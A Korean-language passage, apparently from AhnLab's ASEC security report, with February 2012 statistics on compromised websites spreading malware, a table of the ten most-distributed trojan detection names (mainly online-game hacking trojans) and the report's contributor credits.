[그림 3-6] 2012년 2월 악성코드 유포 목적의 침해 사이트 현황



[그림 3-6]은 악성코드 유포를 목적으로 하는 침해 사고가 발생했던 사이트의 현황이다. 전월 대비 절반으로 감소했는데, 명절이 주말과 겹치면서 외부의 공격이 현저히 줄어들었기 때문인 것으로 추정된다.


침해 사이트를 통해서 유포된 악성코드 최다 10건

[표 3-4] 2012년 1월 악성코드 최다 10건

순위	악성코드명	건수
1	**Win-Trojan/Patched.64000.B**	**32**
2	Win-Trojan/Onlinegamehack.61440.DI	25
3	Win-Trojan/Onlinegamehack.61440.DH	24
4	Win-Trojan/Patcher.135680	24
5	Dropper/Onlinegamehack.85360	16
6	Win-Trojan/Onlinegamehack.51244	15
7	Win-Trojan/Onlinegamehack.35672.B	15
8	Dropper/Onlinegamehack.86056	15
9	Win-Trojan/Patched.64512.B	13
10	Win-Trojan/Onlinegamehack.139264.CV	11

[표 3-4]는 2012년 2월 한 달간 침해 사이트를 통해서 가장 많이 유포된 악성코드 10건이다. 전월과 마찬가지로 온라인게임핵 계열의 트로이목마가 가장 많이 유포되었다. 특히 가장 많은 건수를 차지한 Win-Trojan/Patched.64000.B는 32개의 사이트에서 유포되었는데, 카테고리별로 분류해 보면 [그림 3-7]과 같이 전월과 유사하게 언론사 사이트를 통한 유포가 가장 많았고, P2P, 웹하드, 기타 순이었다.

[그림 3-7] Win-Trojan/Patched.64000.B 유포 사이트



VOL. 26
ASEC REPORT Contributors

집필진
책임 연구원 이 승 원
책임 연구원 이 정 형
선임 연구원 강 동 현
선임 연구원 안 창 용
선임 연구원 장 영 준
선임 연구원 주 설 우
주임 연구원 김 용 구
연구원 심 상 우

참여연구원 ASEC 연구원
SiteGuard 연구원

편집장
선임 연구원 안 형 봉

편집인 안랩 세일즈마케팅팀

디자인 안랩 UX디자인팀

감 수
전 무 조 시 행

발행처 (주)안랩
경기도 성남시 분당구
삼평동 673
(경기도 성남시 분당구
판교역로 220)
T. 031-722-8000
F. 031-722-8901